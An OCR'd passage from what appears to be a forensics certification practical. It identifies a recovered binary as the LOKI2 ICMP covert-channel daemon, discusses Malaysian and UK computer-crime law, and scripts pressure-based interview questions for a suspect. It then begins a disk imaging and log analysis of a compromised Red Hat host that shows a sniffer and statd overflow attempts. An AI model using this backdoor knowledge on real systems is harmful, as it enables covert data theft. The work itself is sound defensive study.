4. Compared the strace output of atd, which was executed on Red Hat Linux 5.1 system with strace output of lokid that was compiled and executed on default installation of Red Hat 7.2 system.

The results is as below:

1. File

The output was similar with the atd i.e.

```
ELF 32-bit LSB executable, Intel 80386, version 1, dynamically linked
(uses shared libs), stripped
```



Different libraries used for compilation process resulted different library needed for execution as showed by the output of the *"readelf -a lokid"* below.

```
[root@localhost binary]# readelf a lokid
(---The output removed ---)
Dynamic segment at offset 0x3438 contains 20 entries:
  Tag        Type                         Name/Valu e
 0x00000001 (NEEDED)                     Shared library: [libc.so.6]
 0x0000000c (INIT)                       0x8048b18
```

```
(---The output removed ---)
```

As mention earlier, the atd need the *"libc.so.5"* to be executed whereas the lokid which we compiled on different system, need the *"libc.so.6"* file. Such difference was expected since we compiled the LOKI2 source code files on different system then the atd.

2. The output on the screen is similar to atd i.e.


```
LOKI2    route [ 1997 guild corporation worldwide]
```

However, since the source code is publicly available on the Internet, anyone could change the output banner to something else. This comparison was acceptable as information only to help investigation. It cannot be used to conclusively identify the binary file.

3. We ran the strings command and used the grep –i "loki" to narrow our search to only show "loki" strings, had resulted a similar output. The probability for anyone to change all the "loki" strings to something else is low although possible.

```
[root@localhost Loki]# grep  -i "loki" ../atd.strings
lokid: Client database full
lokid version:          %s
lokid: inactive client <%d> expired from list [%d]
lokid -p (i|u) [ -v (0|1) ]
LOKI2   route [(c) 1997 guild corporation worldwide]
lokid: server is curre ntly at capacity.  Try again later
lokid: Cannot add key
lokid: popen
lokid: client <%d> requested an all kill
lokid: clean exit (killed at client request)
lokid: cannot locate client entry in database
lokid: client <%d> freed from list [%d]
lokid: unsuppo rted or unknown command string
lokid: client <%d> requested a protocol swap
lokid: transport protocol changed to %s
[root@localhost Loki]#
[root@localhost Loki]# grep  -i "loki" grep.lokid.strings
lokid: Client database full
lokid version:          %s
lokid: inactive client <%d> expired from list [%d]
LOKI2   route [(c) 1997 guild corporation worldwide]
lokid: server is currently at capacity.  Try again later
lokid: client <%d> requested an all kill
lokid: clean exit (killed at client request)
lokid: cannot  locate client entry in database
lokid: client <%d> freed from list [%d]
lokid: unsupported or unknown command string
lokid: client <%d> requested a protocol swap
lokid: transport protocol changed to %s
lokid -p (i|u) [ -v (0|1) ]
lokid: Cannot add key
lokid: popen
[root@localhost Loki]#
```

From the analysis, we found some evidence of similarity between the binary file (atd) and the LOKI2 daemon (lokid). However, the MD5 checksum was different. This was expected because we compiled the source code on different platform then the binary file. Thus, our analysis on the binary and its forensic detail had helped us to determine that the binary file is a LOKI2 daemon or listener a.k.a. *lokid* executable file.



Legal Implications

Since the home country that th e binary file was recovered is in Malaysia, the intruder's action shall be subjected to the Malaysian Laws. Unfortunately, our analysis failed to prove that the file was executed in the system. This was due to several factors:

- The extracted binary's file permission was set to read and write only. The execute permission were not set. Thus, if this permission were similar to the file recovered from the system, the binary file would not be able to be executed.

- The way of system administrator obtains the bin ary may not followed forensically sound methodology. We knew that the binary file was recovered from a Linux based OS system, but our evidence showed that it may has been transferred to DOS/Windows based system for archiving purposed. Thus, the system admi nistrator could have

tempered or replaced the binary file and jeopardized the whole investigation.

- We were unable to provide any evidence that the binary file was compiled and executed on the system, although some forensic footprint of binary file produced could become guideline for investigation. If we able to conduct forensic investigation on the system, then we might get more evidence of the execution of the binary file.

Our research had showed the capabilities of the LOKI2 program to secretly transmit any material from the compromised system using the so -called covert channel. It could violate a multitude of internal policies and law. One of them is an offence under the Computer Crime Act 1997 Section 3 where s/he had accessed to unauthorized servers to plant the file and used it to obtain any data or material from the computer. The offence under the above Act if committed can be *"liable to a fine not exceeding fifty thousand ringgit or to an imprisonment for a term not exceeding five years or both."* [7],

Henry Paul[8] in his article, Covert Channels, mentioned about the LOKI that can be used as a medium to launch Denial of Service attack. Although at this time, Denial of Service attack not covered under any Malaysian Acts, we can still prosecute the intruders based on common law if similar cases had been tried in any other commonwealth country. For example, the UK laws had proposed an amendment to the Computer Misuse Act 1990 section 3A to include Denial of Service attack. The new amendment states [9]:

> 3A Denial of service attacks
> (1) A person is guilty of an offence if without authorization he does any act -
> (a) which causes; or
> (b) which he intends to cause, direct or indirectly, a degradation, failure or other impairment of function of a computerized system or any part thereof.
>
> (2) A person is guilty of the offence in subsection (1)(a) even if the act was not intended to cause such an effect, provided that a reasonable person could have anticipated that the act would have caused such an effect.

Thus, any cases prosecuted in the UK under this section can be used as the

---

[7] "Computer Crime Act 1997", URL: http://www.mycert.org.my/bill/crime.html (31 Jan 2003)

[8] Henry, Paul, "Covert Channels", URL: http://www.cyberguard.com/PDF/Solutions_Whitepapers2.pdf (31 January 2003)

[9] House of Lords, The Stationery Office Limited, "Computer Misuse Act (Amendment) Bill", URL: http://www.publications.parliament.uk/pa/ld200102/ldbills/079/2002079.pdf (31 Jan 2003)

common law to similarly prosecute Denial Of Service attacks in Malaysia.

LOKI was originally written as a proof of concept that showed the insecurity of network protocols where it can be u sed to send data over what appeared as normal traffic. It can be used as an example for administrator and intrusion detection personnel not to take any traffic for granted. Any abnormal sign or situation could mean that the networks administered are under attack.

A covert channel could possibly been used to obtain and transfer confidential information from and to the organization. Furthermore, it is rather usual for every organization to have policies preventing an attacker to install Trojan files in the network. Thus, by installing the LOKI program, it has clearly violated the company's policy.

Interview Questions

At the point, we already obtained much needed information from the forensic analysis that we conducted on previously unknown binary files. We also know the effect of executing the binary file on the system to the organization. Next, we need to interview the employee and hopefully understand the reasons behind the installation of such file in the server.

The employee was called to a conferenc e room where the following strategy and questions were used and asked to make him confess to the crime.

- We started by asking his full name and his position at the company such as *"Why don't you start by telling us your name and position in the company. You see, this a just a standard procedure for us"* . This will help to ease the suspect and make him feel comfortable. As a result of that, we expect the suspect to fully cooperate with us.

- Next, we would like to find -out what the suspect's level of computer skills and knowledge were. This can be done via showing more interest of his job in the company. We also need to confirm his knowledge of Linux OS by probably asking a question such as *"Have you ever used Linux OS to compile any program?"* or *"Do you know how to administer Linux systems?"* or *"What is in your opinion, your level of knowledge of Linux OS?"*

- The next question was to see whether the employee had any knowledge of what is going on and why he was called to the conference room (assuming that the em ployee not yet been informed of his misconduct). We can always ask this question *"Do you know why you're here?"* When the employee answered, we focused ourselves on body language of the suspect for any trembling sign, jittery movements and etc. to determine whether the suspect had any knowledge of the investigation.

- Then, depending on the response of the previous questions, we can start providing information on why he was called to the conference room. The questions could be *"We had received information that you had been in the system that you're not authorized to. Would you tell us how did you get into the system?"*

- Of course he will hesitate to answer those questions. So, we tried to make him co-operate with us. *"You see, we have proof that you've been into the system. The management is all over my back to get this incident resolved quickly. Your co-operation will help us close this case and get back to our duties as usual. I'm sure that your co-operation will be looked upon favorably. So, why don't you tell us what files that you have installed and ran?"*

- Finally, we would like the suspect to admit voluntarily that he installed the binary files and the reasons behind it. This could be done through placing more pressure on the suspect such as *"The management would like this case to be solved internally without involving the law enforcement agency. If you do not co-operate, then we do not have any choice except to call-in the law enforcement agency to do their investigations for us. If you admit it, then we can avoid this situation. So, did you really do it?"*

Additional References:

Low, Christopher, "ICMP Attacked Illustrated", December 11, 2001, URL: http://www.sans.org/rr/threats/ICMP_attacks.php (31 January 2003)

daemon9 & alhambra, "Project Loki: ICMP Tunneling", Phrack Magazine, Volume 7, Issue 49, Article 06 of 16, URL: http://www.phrack.com/show.php?p=49&a=6 (31 January 2003)

daemon 9, "LOKI2 (the implementation)", Phrack Magazine, Volume 7, Issue 51, Article 06 of 17, URL: http:// www.phrack.com/show.php?p=51&a=6 (31 January 2003)

Irwin, Vicki & Pomeranz, Hal, "Advanced Intrusion Detection and Packet Filtering", URL: http://www.eas.asu.edu/~ieeecs/pages/springCalendar_99/resource/ns99-part1.ppt (31 January 2003)

Thomas, Stuart. "CIMP: Crafting and other uses". August 13, 2001 URL: http://www.giac.org/practicals/Stuart_thomas_gsec.doc (31 January 2003)

PART 2 - OPTION 1: PERFORM FORENSIC ANALYSIS ON A SYSTEM

Synopsis Of Case Facts

On March 2002, the MMS Ltd had rec eived 3 reports on incidents indicating a system scanning their network from an IP address 202.XXX.XXX.XXX. When verified, the IP address belongs to an organization known as the XYZ Ltd. They suspect that the system could have been compromised. So, the MMS Ltd informed the XYZ's System Administration on the incidents. The administrator decides to disconnect the system from the network and shut it down to avoid any more damages.

A few days later, the local administrator with no knowledge on how to handle potential evidence has booted up the server on in order to check their internal network. He had connected the system to the network and performed an internal investigation in order to determine the impact of compromised system to their network. He found out that the server did not compromise other servers or disrupt their network. However, since the system had been booted up a few of time before analysis was conducted, we were afraid that some evidence might have been deleted.

The management of the XYZ deci ded to investigate further on the problem. They call in the Computer Forensic Specialist to help them determine the source of the problem and rectify it.


Description of System Analysed

After we received a request to conduct a forensic investigation, we w ent to the client's site to acquire the compromised system. When we arrived, we found out that the compromised system located in a lock room, which belongs to software development group consist of programmers. Only those have authorisation can entered the room.

The compromised system was already shut down and we then proceed to interview the owner. We were able to obtain the following information about the compromised system (identifying information such as the hostname and the IP address were sanitised t o avoid offending the victim).

- Hostname: abc.xyz.com.my
- IP address: 210.195.XXX.XX
- It was a dual bootable Operating System (OS) running a default Red Hat 6.2 Linux server installation and Windows 98.
- Most of the time it used Linux as the OS
- The system was an individual desktop PC, which was set -up to become an FTP server.
- The system also used on daily basis for the email reading and Internet surfing activities.

- The user of the system shared his accessed with everyone authorised to be in the room.
- The company's technical section had conducted an internal investigation on the compromised system several times.
- There was no firewall to filter any Internet traffic to and from the network.
- The network set-up as follows:



Hardware

The confiscated hardware is as follows:

Tag # 20020330(1)PC
- Unbranded Desktop Workstation S/N:FJK1199XXXX
- Intel Pentium III 500MHz
- 64MB RAM
- 1 AGP Graphic Card
- 1 10/100MHz Ethernet Network Card
- 1 Internal 42X CD-ROM Drive
- 1 Internal 3.5" 1.44MB Floppy Drive
- 1 Internal Hard Drive (Tag # 20020330(2)HD)
- Standard PS2 Mouse and Keyboard
- Samsung 15" Monitor

Tag # 20020330(2)HD
- Maxtor 541DX Internal IDE HD S/N: B1DCAFWEZ9999
- Model: B1DCAFWEZ9999
- Capacity: 20GB

Imaging The Media

We prepared our forensic analysis workstation, which currently running on Red Hat Linux 7.2, Pentium 4 1.6GHz, with 256MB RAM and 40 GByte Hard Disk that connected as a master in the Primary IDE Channel.

We need to sterilise the hard disk that we used to image the evidence hard disk. So, we hooked up a new 40GByte hard disk to the primary IDE Channel while setting it as a slave. After make sure all drives were properly hooked up, we booted up our system. We used the dd utility to read zeros from the pseudo device (*"/dev/zero"*) and write it to the entire content of the destination hard disk drive (in this case represented by *"/dev/hdb"*).

```
[root@localhost evidence]# dd if=/dev/zero of=/dev/hdb
dd: writing to `/dev/hdb': No space left on device
78165361+0 records in
78165360+0 records out
[root@localhost evidence]#
```

We confirmed our hard disk was wiped using the od command. Its output showed that there were 24 bytes of zeros found for 452,132,560,000 or 452 billion times and nothing else.

```
[root@localhost evidence]#od /dev/  hdb
0000000 000000 000000 000000 000000 000000 000000 000000 000000
*
452132560000
[root@localhost root]#
```

Once completed, we shutdown our system and hooked up the evidence acquired (the hard disk drive with TAG# 20020330(2)HD) to the Secondary IDE channel workstation while setting it as a slave. Once ready, after make sure that the drives were connected correctly, we powered up our machine. We checked the initial hard disk drive configuration to make sure everything happened as expected.

```
[root@localhost root]# dmesg | fgrep hd
    ide0: BM-DMA at 0xffa0-0xffa7, BIOS settings: hda:DMA, hdb:DMA
    ide1: BM-DMA at 0xffa8-0xffaf, BIOS settings: hdc:pio, hdd:DMA
hda: WDC WD400EB-00CPF0, ATA DISK drive
hdb: WDC WD400EB-00CPF0, ATA DISK drive
hdd: Maxtor 2B02 0H1, ATA DISK drive
hda: 78165360 sectors (40021 MB) w/2048KiB Cache, CHS=4865/255/63, UDMA(100)
hdb: 78165360 sectors (40021 MB) w/2048KiB Cache, CHS=4865/255/63, UDMA(100)
hdd: 40020624 sectors (20491 MB) w/2048KiB Cache, CHS=39703/16/63, UDMA(33)
 hda: hda1 hda2 < hda5 hda6 > hda3 hda4
 hdb: unknown partition table
 hdd: [PTBL] [2491/255/63] hdd1 hdd2 hdd3 < hdd5 >
[root@localhost root]#
```

Our forensic workstation hard disk identified as the *"hda"*, the sterilize hard disk as the *"hdb"*, and evidence hard disk as the *"hdd"*.


Next, we imaged our evidence hard disk to the sterilised media prepared earlier. We need to confirm the partitions of evidence hard disk before imaging processes take place. We ran the fdisk command with the "–l" option, which list out all available partitions in the hard disk.

```
[root@localhost root]# cd /
[root@localhost /]# fdisk  -l /dev/hdd

Disk /dev/hdd: 255 heads, 63 sectors, 2491 cylinders
Units = cylinders of 16065 * 512 bytes

   Device  Boot  Start       End    Blocks   Id  S  ystem
/dev/hdd1   *          1       261   2096451    6  FAT16
/dev/hdd2            262       507   1975995   83  Linux
/dev/hdd3            508       524    136552+   5  Extended
/dev/hdd5            508       524    136521   82  Linux swap
```

The output showed the evidence of a dual bootable OS system as pointed out earlier i.e. *"/dev/hdd1"* with FAT16 partition usually running Windows OS and *"/dev/hdd2"* for Linux. The Linux OS was running at the time when the system was compromised.

To authenticate our image, we performed the authentication process using one of the cryptographic algorithms to produce a baseline hash value. For this case we used the MD5 checksum, which is a short for Message Digest 5 that calculate the baseline "digital fingerprint" for any hard disk or files. The hash value is determined by the file content. When we used MD5, the probability for any two files have the same hash value is 2^{128} i.e. 1 in 340,282,366,920,938,463,463,374,607,431,768,211,456 or 340 billion, billion, billion. So, it is very unlikely to happen.


We obtained the baseline hash value through the md5sum command of the hard disk as below: and saved the output to the *"evidence.md5"* file.



Next, we used the dd to perform a disk-to-disk imaging. The dd utility is able to perform the bit-for-bit copies of an input file (if) to an output file (of), which is source and destination. This includes data that are marked deleted.

```
[root@localhost evidence]# dd if=/dev/hdd of=/dev/hdb
40020624+0 records in
40020624+0 records out
[root@localhost evidence]#
```


Then, we obtained the hash value for the "cloned" image and make sure that it is identical using md5sum.



Next, we decided to image individual partition into a individual file for easier analysis. So, we imaged the indivi dual partitions and authenticated it so that the integrity of our evidence would not be questioned. Again, we used the dd utilility to image the partitions into its respective files.

```
[root@localhost evidence]# dd if=/dev/hdd1 of=hdd1.img
4192902+0 recor ds in
4192902+0 records out

[root@localhost evidence]# dd if=/dev/hdd2 of=hdd2.img
3951990+0 records in
3951990+0 records out

[root@localhost evidence]# dd if=/dev/hdd3 of=hdd3.img
2+0 records in
2+0 records out

[root@localhost evidence]# dd if=/dev/hdd  5 of=hdd5.img
273042+0 records in
273042+0 records out
[root@localhost evidence]#
```

We calculated and compared both the original partitions hash value with the one that we imaged.



We only analysed on the image copies, as we wanted to make sure the chai n of evidence properly conformed to our procedures. So, we kept the original evidence in a safe location instead of let it attached to our analysis workstation. We shut down the workstation and stored the hard disk in a safe and secure place with proper re cord of documentation. This is our main priority to make sure that the chain of evidence is continuous. The process may seem to be a little bit complicated, but it is better to be safe now then answering to defence lawyers if our case is to be heard in cou rt.

Media Analysis Of The System

After stored the evidence hard disk and make sure it is safe, we started our analysis of the compromised system. We mounted the Linux partition image to our prepared directory by using the mount command. This command instructs the operating system to make a file system available for use at a specified location (mounted on directory).

```
[root@localhost evidence]# mount -o ro,loop,noexec,nodev,noatime hdd2.img
/mnt/evidence/
[root@localhost evidence]#
```

The options are:

ro	- read only for preserving the integrity of the image
loop	- use the loopback device
noexec	- no binaries or files shall be executed on the mounted file system.
nodev	- Ignore device files that are found on the image
noatime	- do not update inode access ti me when we do the analysis

Once mounted, we confirmed the OS version of the compromised system via checking the filename issued located at the *"/mnt/evidence/etc/"* directory.

```
[root@localhost evidence]# cd etc/
[root@localhost etc]# more issue
Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.14 -5.0 on an i686
[root@localhost etc]#
```

As highlighted above, the operating system is the Red Hat Linux release 6.2 (Zoot) with version of the Kernel is 2.2.14 -5.0. With that, it confirmed the information that we obtain ed earlier from the owner.

We then checked the partitions map to gain idea of the mounted partitions.

```
[root@localhost etc]# more fstab
/dev/hda2       /                  ext2   defaults          1 1
/dev/cdrom      /mnt/cdrom      iso9660   noauto,o   wner,ro   0 0
/dev/fd0        /mnt/floppy        auto   noauto,owner      0 0
none            /proc              proc   defaults          0 0
none            /dev/pts         devpts   gid=5,mode=620    0 0
/dev/hda5       swap               swap   defa   ults          0 0
[root@localhost etc]#
```

The *"/dev/hda2"* was a Linux partition and mounted at *"/"* directory which was the beginning of file system. We also saw that the cdrom *("/dev/cdrom")* and the floppy disk drive *("/dev/fd0")* was mounted at the *"/mnt/cdrom"* and the *"/mnt/floppy"* directory respectively. The Linux OS were capable of mounting

most of the files system types including the Windows file system. As we saw earlier in the fdisk –l output, the compromised system consists of dual bootable operating system. There was no evidence to show that the Windows partition *("/dev/hda1")* was mounted automatically. In order for intruder to used it to hide any information, he need to manually mount it at desired directory. Thus, at this moment, considering Linux O S in the operating system used during the intrusion, we limit our investigation to focus only on it. As need arised, we will investigate the Windows OS.

The Log Files

In the Linux OS, events happened were recorded in the log files. These events include system boot up messages, error messages and FTP connection. So, we probably could find something from the log files, even though we believed that the intruder probably edited the files to hide his activities. The next step of our analysis, was to check all log files in the standard logging directory at the " */mnt/evidence/var/log"*. Fortunately, most of the log files were not empty and were found to be rotated 5 times with ".4" being the oldest.

We took a look at the messages.4 log file. The earliest recorded event available was February 10, where a telnet connection was shutdown.

```
[root@localhost log]#cat messages.4
Feb 10 04:02:01 nlab syslogd 1.3 -3: restart.
Feb 10 04:02:01 nlab syslogd 1.3 -3: restart.
Feb 10 04:22:00 nlab anacron[1693]: Updated timestam p for job `cron.weekly'
to 2002-02-10
Feb 10 08:45:11 nlab telnetd[6760]: ttloop: read: Connection reset by peer
Feb 10 08:45:11 nlab inetd[496]: pid 6760: exit status 1
(---The output removed ---)
```

Investigations into the secure.4 log files revealed that the session was connected from the IP address 61.171.137.117. On the next day, someone from the 212.11.193.15 system had tried to connect to the compromised system using various services.

```
[root@localhost log]#cat secure.4
Feb 10 08:44:51 nlab in.telnetd [6760]: connect from 61.171.137.117
Feb 11 07:41:51 nlab in.ftpd[7597]: connect from 212.11.193.15
Feb 11 07:41:51 nlab in.rlogind[7598]: connect from 212.11.193.15
Feb 11 07:41:55 nlab in.telnetd[7599]: connect from 212.11.193.15
Feb 11 07:41:55 nlab in.r shd[7600]: connect from 212.11.193.15
(---The output removed ---)
```

The incident was also recorded in the messages.4 log file a few seconds later.

```
[root@localhost log]#cat messages.4
…   -output removed -
Feb 11 04:02:00 nlab anacron[7056]: Updated times tamp for job `cron.daily'
```

```
to 2002-02-11
Feb 11 07:41:51 nlab identd[7595]: request_thread: read(11, ..., 1023)
failed: Connection reset by peer
Feb 11 07:41:56 nlab rshd[7600]: Connection from 212.11.193.15 on illegal
port
Feb 11 07:41:56 nlab inetd[496]: pid 7600: exit status 1
Feb 11 07:41:56 nlab ftpd[7597]: lost connection to dialup -000015.magelan.ru
[212.11.193.15]
Feb 11 07:41:56 nlab ftpd[7597]: FTP session closed
Feb 11 07:41:56 nlab inetd[496]: pid 7597: exit status 255
Feb 11 07:41:57 nlab telnetd [7599]: ttloop: read: Connection reset by peer
Feb 11 07:41:57 nlab inetd[496]: pid 7599: exit status 1
Feb 11 07:41:59 nlab rlogind[7598]: Connection from 212.11.193.15 on illegal
port
Feb 11 07:41:59 nlab inetd[496]: pid 7598: exit signal 13
(---The output removed ---)
```

On February 11th, we noticed someone from the 212.11.193.15 (originating from Russia) probably conducted some reconnaissance work on the compromised system and tried to connect on the illegal port using the rshell. We also noticed that he /she tried to connect using other services. Some sort of an automatic action took place (probably by a script) at this time. We noticed that an FTP session was also closed.

The Red Hat 6.2 OS is known to have several vulnerabilities in the default installation package of wu-ftpd. This may suggest that our intruder used the vulneratbilties of the FTP service to get into the system. Checked on the FTP directory ("*/mnt/evidence/home/ftp*") revealed nothing unusual.

On February 14th our system was rebooted. In the messages log, we saw something interesting.

```
[root@localhost log]#cat messages.4
…….
Feb 14 11:15:50 nlab kernel: Soundblaster audio driver Copyright (C) by
Hannu Savolainen 1993 -1996
Feb 14 11:15:50 nlab kernel: SB 4.16 detected OK (220)
Feb 14 11:15:50 nlab kernel: <SoundBlaster EMU8000 (RAM512k)>
Feb 14 11:15:50 nlab kernel: linsniffer uses obsolete (PF_INET,SOCK_PACKET)
Feb 14 11:15:50 nlab kernel: 3c59x.c:v0.99H 11/17/98 Donald Becker
http://cesdis.gsfc.nasa.gov/linux/drivers/vortex.html
Feb 14 11:15:50 nlab kernel: eth0: 3Com 3c905 Boomerang 100baseTx at 0xdc80,
***INVALID CHECKSUM 003e*** 00:c0:4f:9a:e7:86, IRQ 11
Feb 14 11:15:50 nlab kernel: 8K word -wide RAM 3:5 Rx:Tx split,
autoselect/MII interface.
(---The output removed ---)
```

A linsniffer started during the rebooting process. Thus, the intruder had indeed at this time installed a rootkit and took control of the system. We checked the rootkit and associated backdoor files at later stage.

Further analysis on the messages log file s gave more information about the intrusion. On February 15th, we saw an attempt of the *statd* daemon using buffer overflow methods. The same pattern also appeared on February 16th.

```
[root@localhost log]#cat messages.4
…..
